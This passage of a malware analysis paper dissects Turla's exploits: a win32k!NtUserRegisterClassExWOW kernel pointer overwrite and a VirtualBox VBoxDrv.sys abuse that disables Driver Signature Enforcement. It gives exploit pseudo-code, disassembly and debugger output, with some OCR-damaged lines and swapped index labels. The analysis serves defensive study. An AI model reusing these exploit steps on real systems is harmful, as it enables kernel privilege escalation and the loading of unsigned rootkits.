

Figure 3: Functions lying under the vulnerable function win32k!NtUserRegisterClassExWOW.

We will first look into the win32k!NtUserRegisterClassExWOW function, which allows some kernel pointers to be overwritten in the *Windows* GUI subsystem device driver, win32k.sys, which in turn could result in arbitrary code execution.

Before calling win32k!NtUserRegisterClassExWOW, there are certain prerequisites that need to be satisfied in order to exploit the vulnerability properly:

- The function ID (fnID) value must be provided as a function argument.
- The WNDCLASSEX.cbWndExtra value must be provided as a function argument.

The following section will explain how the bogus values mentioned above can cause vulnerability when the vulnerable function (with bogus parameters) is called directly from user-mode.

After analysing the function, we deduced that the vulnerable code is located in the internal function beneath win32k!NtUserRegisterClassExWOW (see Figure 3).

```
typedef struct tagSERVERINFO
{
    DWORD               dwSRVIFlags;
    ULONG_PTR           cHandleEntries;
    PFN_FNID            mpFnidPfn[FNID_NUM];
    WNDPROC             aStoCidPfn[FNID_NUMSERVERPROC];
    USHORT              mpFnid_serverCBWndProc[FNID_NUM];
    PFNCLIENT           apfnClientA;
    PFNCLIENT           apfnClientW;
    PFNCLIENTWORKER     apfnClientWorker;
    ULONG               cbHandleTable;
    ATOM                atomSysClass[ICLS_NOTUSED+1];
    DWORD               dwDefaultHeapBase;
    DWORD               dwDefaultHeapSize;
    UINT                uiShellMsg;
    MBSTRING            MBStrings[MAX_MB_STRINGS];
    ATOM                atomIconSmProp;
    ATOM                atomIconProp;
    ATOM                atomContextHelpIdProp;
    ATOM                atomFrostedWindowProp;
    CHAR                acOemToAnsi[256];
    CHAR                acAnsiToOem[256];
    DWORD               dwInstalledEventHooks;
    PERUSERSERVERINFO;
} SERVERINFO, *PSERVERINFO;
```

Figure 4: SERVERINFO data structure.

Basically, the vulnerable win32k!NtUserRegisterClassExWOW function eventually calls the win32k!InternalRegisterClassEx function. When the bogus values are passed directly as function parameters, it is easy to alter the values in the mpFnidPfn (fnID) table stored in the global SERVERINFO structure (see Figure 4), because the *Windows* kernel does not properly validate the parameters passed to this function. Note that _gpsi is a pointer to this structure [6].

The assembly code in Listing 1 shows the vulnerable code in the win32k!InternalRegisterClassEx function that modifies the fnID table.

Listing 2 shows a snapshot of the _gpsi structure before the vulnerable function is executed, while Listing 3 shows a snapshot of the original values in the fnID table.

A pseudo-code exploits the vulnerability (shown in Figure 5).

```
kd> dc poi(win32k!gpsi)
bc5d0650  00480031 00000000 00000400 bf90b69e  1.H.............
bc5d0660  bf80eda0 bf8f3cef bf915e4d bf80eda0  .....<..M^......
bc5d0670  bf80eda0 bf8e82ae bf915e6c bf915e6c  ........l^..l^..
bc5d0680  bf915e6c bf915e6c bf915e6c bf915e6c  l^..l^..l^..l^..
bc5d0690  bf915e6c bf915e6c bf915e6c bf90bf5b  l^..l^..l^..[...
bc5d06a0  bf92fee1 bf915e6c bf915e6c bf915e6c  ....l^..l^..l^..
bc5d06b0  bf915e6c bf83b682 bf886b77 bf842e42  l^......wk..B...
bc5d06c0  bf885a59 bf87c831 bf915e6c bf915e6c  YZ..1...l^..l^..
```

Listing 2: Snapshot of the _gpsi structure before the vulnerable function is executed.

```
kd> dc poi(win32k!gpsi) + c
bc5d065c  bf90b69e bf80eda0 bf8f3cef bf915e4d  .........<..M^..
bc5d066c  bf80eda0 bf80eda0 bf8e82ae bf915e6c  ............l^..
bc5d067c  bf915e6c bf915e6c bf915e6c bf915e6c  l^..l^..l^..l^..
bc5d068c  bf915e6c bf915e6c bf915e6c bf915e6c  l^..l^..l^..l^..
bc5d069c  bf90bf5b bf92fee1 bf915e6c bf915e6c  [.......l^..l^..
bc5d06ac  bf915e6c bf915e6c bf83b682 bf886b77  l^..l^......wk..
bc5d06bc  bf842e42 bf885a59 bf87c831 bf915e6c  B...YZ..1...l^..
bc5d06cc  bf915e6c bf834789 bf866280 bf915e6c  l^...G...b..l^..
```

Listing 3: Snapshot of the original values in the fnID table.

```
.text:BF81EF6A mov    cx, [ebx+3Ch]   ; cx = WNDCLASSEX.cbWndExtra value
.text:BF81EF6E add    cx, 0A4h  ; ShellcodeAddress = WNDCLASSEX.cbWndExtra + sizeof(WND)
.text:BF81EF73 movzx  eax, ax   ; eax = fnID index
.text:BF81EF76 and    eax, 0FFFF3FFFh ; fnID = fnID&0xFFFF3FFF
.text:BF81EF7B mov    edx, _gpsi      ; global gpsi SERVERINFO structure
.text:BF81EF81 mov    [edx+eax*2-48Ch], cx ; Write ShellcodeAddress to gpsi data structure according to fnID
```

Listing 1: Vulnerable code in the win32k!InternalRegisterClassEx function that modifies the fnID table.

```
void Wrapped_NtUserRegisterClassExWOW(WORD wFnIdIndex, WCHAR *szClassName)
{
    memset(&lpwcx, 0, sizeof(WNDCLASSEXW)-4);

    // Initialize Windows class
    lpwcx.cbSize = sizeof(WNDCLASSEXW);
    lpwcx.lpfnWndProc = DefWindowProc;
    lpwcx.cbWndExtra = 'AAAA' - SIZEOFWND; // Bogus parameter
  2, offset to shellcode address
    lpwcx.lpszClassName = _T("wnd1");

    // Initialize unicode string class menu name
    RtlInitUnicodeString(&usMenuName, L"mn");

    // Initialize unicode string class name
    RtlInitUnicodeString(&usClassName, szClassName);

    // Initialize Class menu name
    ClassMenuName.pusMenuName = &usMenuName;
    ClassMenuName.pszClientAnsiMenuName = NULL;
    ClassMenuName.pwszClientUnicodeMenuName = NULL;

    // Bogus parameter 1, wFnIdIndex, 16-bits address pointer
    SyscallNtUserRegisterClassExWOW(&lpwcx, &usClassName, &usClassName, &ClassMenuName,
   wFnIdIndex, 0, NULL);

    return;
}
```

Figure 5: Snippet of the function definition code that alters the kernel pointer in the fnID table.

We specify the target function address that we want to modify in LOWORDFnIdIndex as an index to the fnID table during the first function call to win32k!NtUserRegisterClassExWOW:

```
WORD LOWORDFnidIndex = 0x256;
Wrapped_NtUserRegisterClassExWOW(LOWORDFnidIndex,
 L"cls1");
```

After the first function call, the lower 16-bit target function address will be changed in the fnID table:

```
eax=00000256 ebx=bc6883f0 ecx=0000409d
edx=0000005c esi=f4b15ce0 edi=bc68844c
eip=bf81ee8a esp=f4b15c14 ebp=f4b15c6c iopl=0
nv up ei pl nz na pe nc
cs=0008  ss=0010   ds=0023 es=0023  fs=0030
gs=0000   efl=00000206
win32k!InternalRegisterClassEx+0x13f:
bf81ee8a 6681c1a400 add     cx,0A4h
kd> ? cx + A4
Evaluate expression: 16705 = 00004141

eax=00000256 ebx=bc6883f0 ecx=00004141
edx=bc5d0650 esi=f4b15ce0 edi=bc68844c
eip=bf81ee9d esp=f4b15c14 ebp=f4b15c6c iopl=0
nv up ei pl nz na pe nc
cs=0008  ss=0010   ds=0023 es=0023  fs=0030
gs=0000 efl=00000206
win32k!InternalRegisterClassEx+0x152:
bf81ee9d 66898c4274fbffff mov    word ptr
[edx+eax*2-48Ch],cx ds:0023:bc5d0670=eda0
kd> ? poi(win32k!gpsi) + eax*2 - 48Ch
Evaluate expression: -1134754192 = bc5d0670
```

As can be seen in Listing 4, the lower 16-bit address of the pointer at 0xbc5d0670 has been changed.

We pass HIWORDFnidIndex for the second function call to win32k!NtUserRegisterClassExWOW:

```
WORD HIWORDFnidIndex = 0x257;
Wrapped_NtUserRegisterClassExWOW(HIWORDFnidIndex,
 L"cls2");
```

After the second function call, the higher 16-bit target function address will be changed in the fnID table:

```
eax=00000257 ebx=bc689138 ecx=0000409d edx=0000005c
esi=f4b15ce0 edi=bc689194
eip=bf81ee8a esp=f4b15c14 ebp=f4b15c6c iopl=0  nv up
ei pl nz na po nc
cs=0008  ss=0010  ds=0023    es=0023   fs=0030 gs=0000
efl=00000202
win32k!InternalRegisterClassEx+0x13f:
bf81ee8a 6681c1a400    add    cx,0A4h
kd> ? cx + A4
Evaluate expression: 16705 = 00004141

eax=00000257 ebx=bc689138 ecx=00004141 edx=bc5d0650
esi=f4b15ce0 edi=bc689194
eip=bf81ee9d esp=f4b15c14 ebp=f4b15c6c iopl=0 nv up ei
pl nz na po nc
cs=0008   ss=0010 ds=0023    es=0023   fs=0030 gs=0000
efl=00000202
win32k!InternalRegisterClassEx+0x152:
bf81ee9d 66898c4274fbffff mov        word ptr
[edx+eax*2-48Ch],cx ds:0023:bc5d0672=bf80
kd> ? poi(win32k!gpsi) + eax*2 - 48Ch
Evaluate expression: -1134754190 = bc5d0672
```

```
kd> dc poi(win32k!gpsi) + c
bc5d065c  bf90b69e bf80eda0 bf8f3cef bf915e4d  .........<..M^..
bc5d066c  bf80eda0 bf804141 bf8e82ae bf915e6c  ....AA......l^..
bc5d067c  bf915e6c bf915e6c bf915e6c bf915e6c  l^..l^..l^..l^..
bc5d068c  bf915e6c bf915e6c bf915e6c bf915e6c  l^..l^..l^..l^..
bc5d069c  bf90bf5b bf92fee1 bf915e6c bf915e6c  [.......l^..l^..
bc5d06ac  bf915e6c bf915e6c bf83b682 bf886b77  l^..l^......wk..
bc5d06bc  bf842e42 bf885a59 bf87c831 bf915e6c  B...YZ..1...l^..
bc5d06cc  bf915e6c bf834789 bf866280 bf915e6c  l^...G...b..l^..
```

Listing 4: The lower 16-bit address of the pointer at 0xbc5d0670 has been changed.

```
kd> dc poi(win32k!gpsi) + c
bc5d065c  bf90b69e bf80eda0 bf8f3cef bf915e4d  .........<..M^..
bc5d066c  bf80eda0 41414141 bf8e82ae bf915e6c  ....AAAA....l^..
bc5d067c  bf915e6c bf915e6c bf915e6c bf915e6c  l^..l^..l^..l^..
bc5d068c  bf915e6c bf915e6c bf915e6c bf915e6c  l^..l^..l^..l^..
bc5d069c  bf90bf5b bf92fee1 bf915e6c bf915e6c  [.......l^..l^..
bc5d06ac  bf915e6c bf915e6c bf83b682 bf886b77  l^..l^......wk..
bc5d06bc  bf842e42 bf885a59 bf87c831 bf915e6c  B...YZ..1...l^..
bc5d06cc  bf915e6c bf834789 bf866280 bf915e6c  l^...G...b..l^..
```

Listing 5: The content of the modified fnID table.

Finally, Listing 5 shows the content of the modified fnID table.

At this point, we can clearly see that the 32-bit function address at 0xbc5d0670 has been modified. Therefore we can conclude that the fnID table can be modified directly by calling win32k!NtUserRegisterClassExWOW – which was not intended to be called by any ordinary user-mode program.

Afterwards, arbitrary code can be executed through the win32k!NtUserMessageCall function using the appropriate parameter.

```
int _tmain()
{
    HWND hWnd;
    TCHAR *szWndName = _T("wdn");
    TCHAR *szClsButton = _T("BUTTON");

    //
    // Create a vulnerable 'BUTTON' object
    //
    hWnd = CreateWindowEx(
            0, szClsButton, szWndName,
            0, 0, 0, 1, 1,
            NULL, NULL, NULL, NULL);

    //
    // Call win32k!NtUserRegisterClassExWOW to modify function address in
    // _SERVERINFO.mpFnidPfn table
    //
    {
        // FNID index to _SERVERINFO.mpFnidPfn table
        WORD HIWORDFnidIndex = 0x256;
        WORD LOWORDFnidIndex = 0x257;

        Wrapped_NtUserRegisterClassExWOW(HIWORDFnidIndex, L"cls1");
        Wrapped_NtUserRegisterClassExWOW(LOWORDFnidIndex, L"cls2");
    }

    {
        DWORD dwMsgID = 0x1234; // Any MsgID > 0x400, MsgID < 0x1FFFF
        DWORD dwType = 0xFFFFFFFF; // Bogus parameter, value
 will be used to determine the modified function address in fnID table

        // This will trigger arbitrary code execution
        SyscallNtUserMessageCall(hWnd, dwMsgID, 0, 0, NULL, dwType, FALSE);
    }
    return 0;
}
```

Figure 6: Code snippet that triggers arbitrary code.

```
BOOL NTAPI
NtUserMessageCall(
  HWND hWnd,
  UINT Msg,
  WPARAM wParam,
  LPARAM lParam,
  ULONG_PTR ResultInfo,
  DWORD dwType,
  BOOL Ansi);
```

Figure 7: NtUserMessageCall function prototype.

Looking at the function prototype of win32k!NtUserMessageCall, there are two crucial arguments that determine the success of arbitrary code execution:

- Msg – Message ID, this can be any value in the range of 0x400 – 0x1FFFF
- dwType – FNID types, this must be a specific value and is dependent on the target address that we modified in the fnID table.

Finally, the assembly code of win32k!NtUserMessageCall shows the usage of these values in the case of arbitrary code execution:

```
NtUserMessageCall
.text:BF80EFA5     mov    edi, edi
.text:BF80EFA7     push   ebp
.text:BF80EFA8     mov    ebp, esp
.text:BF80EFAA     sub    esp, 0Ch
.text:BF80EFAD     push   esi
.text:BF80EFAE     push   edi
.text:BF80EFAF     call   _EnterCrit@0 ; EnterCrit()
.text:BF80EFB4     mov    ecx, [ebp+hWnd]
.text:BF80EFB7     call   @ValidateHwnd@4 ;
ValidateHwnd(x)
.text:BF80EFBC     mov    ecx, [ebp+dwType] ; ecx =
dwType = 0xFFFFFFFF
.text:BF80EFBF     mov    esi, eax
.text:BF80EFC1     test   esi, esi
.text:BF80EFC3     jz     short loc_BF80EF8A
.text:BF80EFC5     mov    eax, _gptiCurrent
.text:BF80EFCA     mov    edx, [eax+28h]
.text:BF80EFCD     mov    [ebp+var_C], edx
.text:BF80EFD0     lea    edx, [ebp+var_C]
.text:BF80EFD3     mov    [eax+28h], edx
.text:BF80EFD6     mov    [ebp+var_8], esi
.text:BF80EFD9     inc    dword ptr [esi+4]
.text:BF80EFDC
.text:BF80EFDC loc_BF80EFDC:              ; CODE
XREF: NtUserMessageCall(x,x,x,x,x,x,x)-7j
.text:BF80EFDC     mov    eax, [ebp+MsgID] ; eax =
MsgID = 0x1234
.text:BF80EFDF     and    eax, 1FFFFh
.text:BF80EFE4     cmp    eax, 400h
.text:BF80EFE9     jnb    short loc_BF80F026
.text:BF80F026 loc_BF80F026:     ; CODE XREF: NtUserM
essageCall(x,x,x,x,x,x,x)+44j
.text:BF80F026     push   [ebp+ResultInfo]
.text:BF80F029     mov    eax, _gpsi
.text:BF80F02E     push   ebp+lParam]
.text:BF80F031     add    ecx, 6 ; ecx = 0xFFFFFFFF +
6 = 5
.text:BF80F034     push   [ebp+wParam]
.text:BF80F037     and    ecx, 1FFFFh ; ecx <= 0x1FFFF
.text:BF80F03A     push   [ebp+MsgID]
.text:BF80F03D     push   esi
.text:BF80F03E     call   dword ptr [eax+ecx*4+0Ch]
; Call our desired pointer address in modified fnID
table

kd> ? poi(win32k!gpsi) + ecx * 4 + 0c
Evaluate expression: -1134754192 = bc5d0670
kd> dd bc5d0670 l1
bc5d0670  41414141
```

VIRTUALBOX DRIVER EOP VULNERABILITY – DISABLING DRIVER SIGNATURE ENFORCEMENT

Turla also targets the *Oracle VirtualBox* software for exploitation. The EoP vulnerability Turla exploits only exists on *VirtualBox* versions 1.6.2 and 1.6.0, and was first disclosed by *CoreSecurity* in 2008; the vendor patched the vulnerability within a month [6].

Turla takes advantage of a vulnerable *VirtualBox* device driver (VBoxDrv.sys) in order to bypass a very important *Windows* security feature called Driver Signature Enforcement (DSE), which was first introduced in *Windows Vista*. Starting with the 64-bit version of *Windows Vista*, the driver code signing policy for the *Windows* OS requires all driver code to have a digital signature, to increase the platform's safety and stability [7]. This means that malware authors are required to sign their device drivers if they want to load their malicious driver code on a victim's machine; without a valid digital signature, they must get rid of DSE in order for their malicious products to work.

The vulnerable VBoxDrv.sys is digitally signed by *innotek*. Turla's author discovered an interesting way to utilize the VBoxDrv.sys driver to avoid DSE, which could then allow Turla's own unsigned rootkit driver to be run. Getting rid of DSE becomes almost trivial with a five-step exploitation process.

In comparison to the Turla exploit sample, the proof-of-concept code presented by *CoreSecurity* [6] against this same vulnerability is very simplistic. It differs in that the exploit sample attempts to get rid of DSE and then make the arbitrary kernel code execution work. We will look into the details of the exploit sample in the next section.

Before the exploitation process takes place, however, it is important to locate the nt!g_CiEnabled global variable found in notskrnl.exe, which is essentially used by *Windows* to determine whether the code integrity check is enabled. In other words, one can manipulate nt!g_CiEnabled to disable DSE.

FIVE STEPS TO DISABLE DRIVER SIGNATURE ENFORCEMENT

We won't discuss how to obtain the nt!g_CiEnabled address (in brief, it can be found using a byte-pattern search method). The actual exploitation process will commence once the nt!g_CiEnabled address has been located. The process is pretty straightforward: it merely involves multiple calls to the DeviceIoControl API with specially crafted parameters passed directly to the vulnerable VBoxDrv.sys.

```
// Get file handle of VBoxDrv device driver
hVBoxDrvObj = CreateFile("\\\\.\\VBoxDrv", GENERIC_READ | GENERIC_WRITE, FILE_SHARE_
READ | FILE_SHARE_WRITE, NULL, OPEN_EXISTING, 0, NULL);

// Step 1 Initialize VBoxDrv's cookie
DeviceIoControl(hVBoxDrvObj, SUP_IOCTL_COOKIE, &Cookie, SUP_IOCTL_COOKIE_SIZE_IN, &C
ookie, SUP_IOCTL_COOKIE_SIZE_OUT, &lpBytesReturned, NULL);

// Step 2 Creates a fake image
DeviceIoControl(hVBoxDrvObj, SUP_IOCTL_LDR_OPEN, &OpenLdrReq, 0x40, &OpenLdrReq, 0x2
8, &lpBytesReturned, NULL);

// Step 3 Register the fake image and copy shellcode buffer to fake image buffer
DeviceIoControl(hVBoxDrvObj, SUP_IOCTL_LDR_LOAD, &LdrLoadReq, 0x88, &LdrLoadReq, 0x1
8, &lpBytesReturned, NULL);

// Step 4 Turn on and initialize the fast VMenter entry point (VMMR0)
DeviceIoControl(hVBoxDrvObj, SUP_IOCTL_SET_VM_FOR_FAST, &pVmFastRequest, 0x20, &pVmF
astRequest, 0x18, &lpBytesReturned, NULL);

// Step 5 Call VMMR0 entry point which in turn execute the shellcode that disables g
_ciEnabled
DeviceIoControl(hVBoxDrvObj, SUP_IOCTL_FAST_DO_NOP, g_ciEnabled, 0, g_ciEnabled, 0,
&lpBytesReturned, NULL);
```

Figure 8: Code snippet that exploits the vulnerable VBoxDrv.sys.

Step 1. Set and initialize VBoxDrv's cookie using the I/O control code SUP_IOCTL_COOKIE (see Figure 9). There are some parameter validations – for instance, the cookie's magic word and interface version (SUPDRVIOC_VERSION) must be defined according to the specific *VirtualBox* version (Figure 10).

```
.text:00000000004020A8        lea     r8d, [rbp+10h]  ; size_t
.text:00000000004020AC        lea     rdx, aTheMagicWord ; "The Magic Word!"
.text:00000000004020B3        lea     rcx, [rsp+108h+Cookie.u.In.szMagic] ; char *
.text:00000000004020BB        mov     [rsp+108h+Cookie.Hdr.cbIn], 0x30
.text:00000000004020C3        mov     [rsp+108h+Cookie.Hdr.cbOut], 0x38
.text:00000000004020CB        mov     [rsp+108h+Cookie.Hdr.u32Cookie], SUPCOOKIE_INITIAL_COOKIE
.text:00000000004020D3        mov     [rsp+108h+Cookie.Hdr.fFlags], SUPREQHDR_FLAGS_MAGIC
.text:00000000004020DB        call    cs:strncpy
.text:00000000004020E1        mov     r9d, [rsp+108h+Cookie.Hdr.cbIn] ; nInBufferSize
.text:00000000004020E6        lea     rax, [rsp+108h+var_C8]
.text:00000000004020EB        mov     [rsp+108h+lpOverlapped], rbp
.text:00000000004020F0        lea     r8, [rsp+108h+Cookie] ; lpInBuffer
.text:00000000004020F5        mov     [rsp+108h+lpBytesReturned], rax
.text:00000000004020FA        mov     eax, [rsp+108h+Cookie.Hdr.cbOut]
.text:00000000004020FE        mov     edx, SUP_IOCTL_COOKIE ; dwIoControlCode
.text:0000000000402103        mov     [rsp+108h+nOutBufferSize], eax
.text:0000000000402107        lea     rax, [rsp+108h+Cookie]
.text:000000000040210C        mov     rcx, rdi         ; hDevice
.text:000000000040210F        mov     [rsp+108h+lpOutBuffer], rax
.text:0000000000402114        mov     [rsp+108h+Cookie.u.In.u32MinVersion], SUPDRVIOC_VERSION
.text:000000000040211F        call    cs:DeviceIoControl ; DeviceIoControl(hVBoxDrvObj,
SUP_IOCTL_COOKIE, &Cookie, 0x30, &Cookie, 0x38, &lpBytesReturned, NULL)
```

Figure 9: Send SUP_IOCTL_COOKIE to VirtualBox driver (Step 1).

```
/** SUPCOOKIE_IN magic word. */
#define SUPCOOKIE_MAGIC                                 "The Magic Word!"
/** The initial cookie. */
#define SUPCOOKIE_INITIAL_COOKIE                        0x69726f74 /* 'tori' */

/** Current interface version.
 * The upper 16-bit is the major version, the the lower the minor version.
 * When incompatible changes are made, the upper major number has to be changed. */

#define SUPDRVIOC_VERSION                               0x00070002
```

Figure 10: Important variables for VirtualBox's cookie session initialization.

```
typedef struct SUPLDROPEN
{
    /** The header. */
    SUPREQHDR               Hdr;
    union
    {
        struct
        {
            /** Size of the image we'll be loading. */
            uint32_t        cbImage;
            /** Image name.
             * This is the NAME of the image, not the file name. It is used
             * to share code with other processes. (Max len is 32 chars!)  */
            char            szName[32];
        } In;
        struct
        {
            /** The base address of the image. */
            RTR0PTR         pvImageBase;
            /** Indicate whether or not the image requires loading. */
            bool            fNeedsLoading;
        } Out;
    } u;
} SUPLDROPEN, *PSUPLDROPEN;
```

Figure 11: The SUPLDROPEN structure stores VM image data.

Step 2. Open or create an image with a random name. In this case, the exploit sample creates a fake image with the name 'a', using the I/O control code SUP_IOCTL_LDR_OPEN (see Figure 12). In the *VirtualBox* device driver, this I/O control code checks whether an instance of the faked image exists; if it does not, it tells the device driver to allocate a buffer of a size specified in OpenLdrReq.u.In.cbImage in kernel memory. The buffer is supposed to hold the actual VM image data, but in this case, it will be used to store the shellcode. The result of the operation will return an image address, known as VMMR0, which will hold the bogus image data stored in the OpenLdrReq.u.Out.pvImageBase pointer.

Step 3. Load the fake image created in Step 2 using the I/O control code SUP_IOCTL_LDR_LOAD (see Figure 13). The purpose of this I/O control code is to copy the shellcode buffer from SUPLDRLOAD.u.In.achIm into SUPLDRLOAD.u.In.pvImageBase, which is a pointer to the VMMR0 image buffer.

It is compulsory to initialize the entry point for the Virtual Machine Monitor (VMM) by specifying the entry point type in SUPLDRLOAD.u.In.eEPType as SUPLDRLOADEP_VMMR0. Another purpose of this I/O control code is to initialize the following VMMR0 entry point pointers:

- pvVMMR0EntryInt
- pvVMMR0EntryFast
- pvVMMR0EntryEx

When the VMM is entering the guest OS, the entry point at VMMR0 will be invoked. We can, however, control when to trigger the VMMR0 entry point.

Step 4. VBoxDrv.sys provides another way to load the VMMR0 entry point, via the pvVMMR0EntryFast pointer initialized in

```
.text:0000000000402136      mov     eax, dword ptr [rsp+108h+Cookie.u.In.szMagic]
.text:000000000040213D      mov     [rsp+108h+lpOverlapped], rbp
.text:0000000000402142      lea     r8, [rsp+108h+OpenLdrReq] ; lpInBuffer
.text:000000000040214A      mov     [rsp+108h+OpenLdrReq.Hdr.u32Cookie], eax
.text:0000000000402151      mov     eax, [rsp+108h+Cookie.u.Out.u32SessionCookie]
.text:0000000000402158      mov     r9d, 40h        ; nInBufferSize
.text:000000000040215E      mov     [rsp+108h+OpenLdrReq.Hdr.u32SessionCookie], eax
.text:0000000000402165      lea     rax, [rsp+108h+var_C8]
.text:000000000040216A      mov     edx, SUP_IOCTL_LDR_OPEN ; dwIoControlCode
.text:000000000040216F      mov     [rsp+108h+lpBytesReturned], rax
.text:0000000000402174      lea     rax, [rsp+108h+OpenLdrReq]
.text:000000000040217C      mov     rcx, rdi        ; hDevice
.text:000000000040217F      mov     [rsp+108h+nOutBufferSize], 28h
.text:0000000000402187      mov     [rsp+108h+OpenLdrReq.Hdr.cbIn], 40h
.text:0000000000402192      mov     [rsp+108h+OpenLdrReq.Hdr.cbOut], 28h
.text:000000000040219D      mov     [rsp+108h+lpOutBuffer], rax
.text:00000000004021A2      mov     [rsp+108h+OpenLdrReq.Hdr.fFlags], SUPREQHDR_FLAGS_MAGIC
.text:00000000004021AD      mov     [rsp+108h+OpenLdrReq.u.In.cbImage], 20h
.text:00000000004021B8      mov     [rsp+108h+OpenLdrReq.u.In.szName], 'a'
.text:00000000004021C0      mov     [rsp+108h+OpenLdrReq.u.In.szName+1], sil
.text:00000000004021C8      call    cs:DeviceIoControl ; DeviceIoControl(hVBoxDrvObj,
SUP_IOCTL_LDR_OPEN, &OpenLdrReq, 0x40, &OpenLdrReq, 0x28, &lpBytesReturned, NULL)
```

Figure 12: Send SUP_IOCTL_LDR_OPEN to VirtualBox driver (Step 2).

```
.text:00000000004021DF        mov     ecx, 90h        ; size_t
.text:00000000004021E4        call    cs:malloc
.text:00000000004021EA        test    rax, rax
.text:00000000004021ED        mov     rsi, rax
.text:00000000004021F0        jnz     short loc_4021FC
.text:00000000004021F2        mov     ebx, 21590004h
.text:00000000004021F7        jmp     loc_4023B2
.text:00000000004021FC ; ---------------------------------------------------------------
.text:00000000004021FC
.text:00000000004021FC loc_4021FC:                              ; CODE XREF: start_0+220j
.text:00000000004021FC        xor     edx, edx        ; int
.text:00000000004021FE        mov     r8d, 90h        ; size_t
.text:0000000000402204        mov     rcx, rax        ; void *
.text:0000000000402207        call    memset
.text:000000000040220C        mov     [rsi+SUPLDROPEN.Hdr.cbIn], 88h
.text:0000000000402213        mov     [rsi+SUPLDRLOAD.Hdr.cbOut], 18h
.text:000000000040221A        mov     eax, [rsp+108h+Cookie.u.Out.u32Cookie]
.text:0000000000402221        lea     rcx, g_pShellcode
.text:0000000000402228        mov     [rsp+108h+lpOverlapped], rbp
.text:000000000040222D        mov     [rsi+SUPLDRLOAD.Hdr.u32Cookie], eax
.text:000000000040222F        mov     eax, [rsp+108h+Cookie.u.Out.u32SessionCookie]
.text:0000000000402236        mov     dword ptr [rsi+SUPLDRLOAD.Hdr.fFlags],
SUPREQHDR_FLAGS_MAGIC
.text:000000000040223D        mov     [rsi+SUPLDRLOAD.Hdr.u32SessionCookie], eax
.text:0000000000402240        mov     [rsi+SUPLDRLOAD.u.In.cSymbols], ebp
.text:0000000000402243        mov     [rsi+SUPLDRLOAD.u.In.cbStrTab], ebp
.text:0000000000402246        mov     rax, [rsp+108h+OpenLdrReq.u.Out.pvImageBase]
.text:000000000040224E        mov     dword ptr [rsi+SUPLDRLOAD.u.In.cbImage], 20h
.text:0000000000402255        mov     r8, rsi         ; lpInBuffer
.text:0000000000402258        mov     [rsi+SUPLDRLOAD.u.In.pvImageBase], rax
.text:000000000040225C        mov     rax, [rcx]      ; g_pShellcode
.text:000000000040225F        mov     edx, SUP_IOCTL_LDR_LOAD ; dwIoControlCode
.text:0000000000402264        mov     qword ptr [rsi+SUPLDRLOAD.u.In.achImage], rax
.text:0000000000402268        mov     rax, [rcx+8]
.text:000000000040226C        mov     [rsi+70h], rax
.text:0000000000402270        mov     rax, [rcx+10h]
.text:0000000000402274        mov     [rsi+78h], rax
.text:0000000000402278        mov     rax, [rcx+18h]
.text:000000000040227C        mov     rcx, rdi        ; hDevice
.text:000000000040227F        mov     [rsi+80h], rax
.text:0000000000402286        mov     r9d, [rsi+SUPLDRLOAD.Hdr.cbIn] ; nInBufferSize
.text:000000000040228A        mov     [rsi+SUPLDRLOAD.u.In.eEPType], SUPLDRLOADEP_VMMR0
.text:0000000000402291        mov     [rsi+SUPLDRLOAD.u.In.EP.pvVMMR0], 1000h
.text:0000000000402299        mov     rax, [rsp+108h+OpenLdrReq.u.Out.pvImageBase]
.text:00000000004022A1        mov     [rsi+SUPLDRLOAD.u.In.EP.pvVMMR0EntryEx], rax ; VMMR0
entry point 1
.text:00000000004022A5        mov     rax, [rsp+108h+OpenLdrReq.u.Out.pvImageBase]
.text:00000000004022AD        mov     [rsi+SUPLDRLOAD.u.In.EP.pvVMMR0EntryFast], rax ; VMMR0
entry point 2
.text:00000000004022B1        mov     rax, [rsp+108h+OpenLdrReq.u.Out.pvImageBase]
.text:00000000004022B9        mov     [rsi+SUPLDRLOAD.u.In.pfnModuleInit], rbp
.text:00000000004022BD        mov     [rsi+SUPLDRLOAD.u.In.EP.pvVMMR0EntryInt], rax ; VMMR0
entry point 3
.text:00000000004022C1        lea     rax, [rsp+108h+var_C8]
.text:00000000004022C6        mov     [rsi+SUPLDRLOAD.u.In.pfnModuleTerm], rbp
.text:00000000004022CA        mov     [rsp+108h+lpBytesReturned], rax
.text:00000000004022CF        mov     eax, [rsi+SUPLDRLOAD.Hdr.cbOut]
.text:00000000004022D2        mov     [rsp+108h+nOutBufferSize], eax
.text:00000000004022D6        mov     [rsp+108h+lpOutBuffer], rsi
.text:00000000004022DB        call    cs:DeviceIoControl ; DeviceIoControl(hVBoxDrvObj,
SUP_IOCTL_LDR_LOAD, &LdrLoadReq, 0x88, &LdrLoadReq, 0x18, &lpBytesReturned, NULL)
```

Figure 13: Send SUP_IOCTL_LDR_LOAD to VirtualBox driver (Step 3).

